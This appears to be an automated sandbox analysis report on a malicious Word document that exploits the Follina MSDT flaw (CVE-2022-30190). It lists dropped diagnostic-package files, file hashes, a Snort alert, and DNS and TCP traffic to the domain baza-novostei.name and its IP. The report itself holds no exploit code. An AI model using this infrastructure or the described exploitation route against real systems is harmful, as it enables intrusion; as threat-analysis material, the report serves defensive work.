| Preview: | <dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>.. |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.dll**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | PE32+ executable (DLL) (console) x86-64, for MS Windows |
| Category: | dropped |

| | |
|---|---|
| Size (bytes): | 66560 |
| Entropy (8bit): | 6.926109943059805 |
| Encrypted: | false |
| SSDEEP: | 1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx |
| MD5: | 6E492FFAD7267DC380363269072DC63F |
| SHA1: | 3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3 |
| SHA-256: | 456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8 |
| SHA-512: | 422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4 |
| Malicious: | **true** |
| Antivirus: | • Antivirus: ReversingLabs, Detection: 0% |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ..... ..... ..... .....K...`..... ..`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w .E..J_A..... ..... |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\RS_ProgramCompatibilityWizard.ps1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | ISO-8859 text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 50242 |
| Entropy (8bit): | 4.932919499511673 |
| Encrypted: | false |
| SSDEEP: | 384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4 |
| MD5: | EDF1259CD24332F49B86454BA6F01EAB |
| SHA1: | 7F5AA05727B89955B692014C2000ED516F65D81E |
| SHA-256: | AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27 |
| SHA-512: | A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA |
| Malicious: | false |
| Preview: | # Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\TS_ProgramCompatibilityWizard.ps1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | Unicode text, UTF-8 text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 16946 |
| Entropy (8bit): | 4.860026903688885 |
| Encrypted: | false |
| SSDEEP: | 384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww |
| MD5: | 2C245DE268793272C235165679BF2A22 |
| SHA1: | 5F31F80468F992B84E491C9AC752F7AC286E3175 |
| SHA-256: | 4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0 |
| SHA-512: | AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C |
| Malicious: | false |
| Preview: | # Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\VF_ProgramCompatibilityWizard.ps1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | ISO-8859 text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 453 |
| Entropy (8bit): | 4.983419443697541 |

| | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCkITxhzoJUoS02tCr |
| MD5: | 60A20CE28D05E3F9703899DF58F17C07 |
| SHA1: | 98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9 |
| SHA-256: | B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2 |
| SHA-512: | 2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA |
| Malicious: | false |
| Preview: | # Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008.... |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\CL_LocalizationData.psd1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | Unicode text, UTF-16, little-endian text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 6650 |
| Entropy (8bit): | 3.6751460885012333 |
| Encrypted: | false |
| SSDEEP: | 96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm |
| MD5: | E877AD0545EB0ABA64ED80B576BB67F6 |
| SHA1: | 4D200348AD4CA28B5EFED544D38F4EC35BFB1204 |
| SHA-256: | 8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27 |
| SHA-512: | 6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70 |
| Malicious: | false |
| Preview: | ..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N. |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\DiagPackage.dll.mui**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 10752 |
| Entropy (8bit): | 3.517898352371806 |
| Encrypted: | false |
| SSDEEP: | 96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm |
| MD5: | CC3C335D4BBA3D39E46A555473DBF0B8 |
| SHA1: | 92ADCDF1210D0115DB93D6385CFD109301DEAA96 |
| SHA-256: | 330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD |
| SHA-512: | 49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12 |
| Malicious: | **true** |
| Antivirus: | • Antivirus: ReversingLabs, Detection: 0% |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,.+.( ,..vA..@..E..... ..... |

**C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\result\results.xsl**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\msdt.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 48956 |
| Entropy (8bit): | 5.103589775370961 |
| Encrypted: | false |
| SSDEEP: | 768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO |
| MD5: | 310E1DA2344BA6CA96666FB639840EA9 |
| SHA1: | E8694EDF9EE68782AA1DE05470B884CC1A0E1DED |

| | |
|---|---|
| SHA-256: | 67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C |
| SHA-512: | 62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D244 |
| Malicious: | false |
| Preview: | <?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">String</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ********** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Image>....<Image id=" |

# Static File Info

## General

| | |
|---|---|
| File type: | Microsoft OOXML |
| Entropy (8bit): | 7.711564536070913 |
| TrID: | • Word Microsoft Office Open XML Format document (49504/1) 49.01%<br>• Word Microsoft Office Open XML Format document (43504/1) 43.07%<br>• ZIP compressed archive (8000/1) 7.92% |
| File name: | MuUeMZphCk.docx |
| File size: | 11537 |
| MD5: | cda4155d33b715f31315a9247d56ed3d |
| SHA1: | 7a495ae1b4c9132d0afb9b058e049cc71c5a5a55 |
| SHA256: | 62243a041c28b5f98f0d29780250bf83e61a85523ddce855745f94d381006615 |
| SHA512: | 6002e4fc8fab8178f49e30635fb7926326b516f56b3123e9b6e689231c25cb98486ac9367095ea32d45367d74f5401a2ce5ce934f324aa0ef209348e7273dcfc |
| SSDEEP: | 192:bhM1fkUU8hdb8d9264wpl7Z/c+8poF1d3jvvtlhoGheNrGxjPOuaj81s:1mfkz8hdbg92hwRcfa7pr1laGANyxjPK |
| TLSH: | 13325C37852A1C3CD61F4B34E23CC686E49A8647B11BBD9BB60097A2C6C39C82D79F45 |
| File Content Preview: | PK.....A=V...lT... .....[Content_Types].xmlUT....o.c.o.cux.....j.0.E.....6.J.(.....e.h...4NDeIh&...8NC)i.M.1.3..3...x].l..m....}....X?+...9.....F.....@1.]_.....c).D.^J.s...!..J.R.._.LF.?...M..+u...rj<.h...Z8.....%I.Pd.mc.U....Z....._).. |

## File Icon

| | |
|---|---|
| Icon Hash: | 74fcd0d2d6d6d0cc |

# Network Behavior


## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 195.201.110.47192.168.2.22443491762036726 01/30/23-16:38:59.237228 | TCP | 2036726 | ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) | 443 | 49176 | 195.201.110.47 | 192.168.2.22 |

## Network Port Distribution

**Total Packets: 57**

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)



## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Jan 30, 2023 16:44:57.011396885 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.034868002 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.035058975 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.036834002 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.059931040 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.059986115 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.106976986 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.376666069 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.400083065 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.450784922 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.472731113 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.472805023 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.472914934 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.473252058 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.473284960 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.571352005 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.571669102 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.574748039 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.574780941 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.575872898 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.577831030 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.577862024 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.601741076 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.601869106 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.601924896 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.601924896 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.601985931 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:44:57.903932095 CET | 49704 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:44:57.903980970 CET | 443 | 49704 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.631589890 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.654912949 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.701025009 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.726609945 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.750097036 CET | 80 | 49705 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.750313044 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.750747919 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.773863077 CET | 80 | 49705 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.773966074 CET | 80 | 49705 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.774065971 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.788964033 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.789016008 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Jan 30, 2023 16:45:00.789124012 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.789882898 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.789916992 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.849343061 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.849549055 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.865523100 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.865592003 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.866436005 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.866514921 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.867211103 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.867228985 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.930362940 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.930510044 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.930870056 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.930960894 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.930983067 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.931041002 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.931137085 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.931200027 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.932555914 CET | 49706 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.932578087 CET | 443 | 49706 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.964041948 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.987571955 CET | 80 | 49705 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.987699986 CET | 49705 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.988845110 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.988889933 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.988990068 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.989294052 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:00.989319086 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.044944048 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.045088053 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.045588017 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.045602083 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.056315899 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.056339025 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.125626087 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.125741005 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.125788927 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.125822067 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.125880957 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.125935078 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.125997066 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.126039982 CET | 443 | 49707 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.126064062 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.126123905 CET | 49707 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.166014910 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.189397097 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.216006994 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.239337921 CET | 80 | 49703 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.246349096 CET | 49708 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.246412039 CET | 443 | 49708 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.246640921 CET | 49708 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.246890068 CET | 49708 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.246925116 CET | 443 | 49708 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.294893026 CET | 49703 | 80 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.305373907 CET | 443 | 49708 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.306113958 CET | 49708 | 443 | 192.168.2.5 | 195.201.110.47 |
| Jan 30, 2023 16:45:01.306147099 CET | 443 | 49708 | 195.201.110.47 | 192.168.2.5 |
| Jan 30, 2023 16:45:01.307447910 CET | 49708 | 443 | 192.168.2.5 | 195.201.110.47 |

### UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Jan 30, 2023 16:44:56.947192907 CET | 49177 | 53 | 192.168.2.5 | 8.8.8.8 |
| Jan 30, 2023 16:44:56.967210054 CET | 53 | 49177 | 8.8.8.8 | 192.168.2.5 |
| Jan 30, 2023 16:45:00.707669973 CET | 61452 | 53 | 192.168.2.5 | 8.8.8.8 |
| Jan 30, 2023 16:45:00.725243092 CET | 53 | 61452 | 8.8.8.8 | 192.168.2.5 |

### DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|
| Jan 30, 2023 16:44:56.947192907 CET | 192.168.2.5 | 8.8.8.8 | 0x94d8 | Standard query (0) | baza-novostei.name | A (IP address) | IN (0x0001) | false |
| Jan 30, 2023 16:45:00.707669973 CET | 192.168.2.5 | 8.8.8.8 | 0x3b4b | Standard query (0) | baza-novostei.name | A (IP address) | IN (0x0001) | false |

### DNS Answers


| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|---|---|
| Jan 30, 2023 16:44:56.967210054 CET | 8.8.8.8 | 192.168.2.5 | 0x94d8 | No error (0) | baza-novostei.name | | 195.201.110.47 | A (IP address) | IN (0x0001) | false |
| Jan 30, 2023 16:45:00.725243092 CET | 8.8.8.8 | 192.168.2.5 | 0x3b4b | No error (0) | baza-novostei.name | | 195.201.110.47 | A (IP address) | IN (0x0001) | false |

### HTTP Request Dependency Graph

- baza-novostei.name

## Statistics

### Behavior




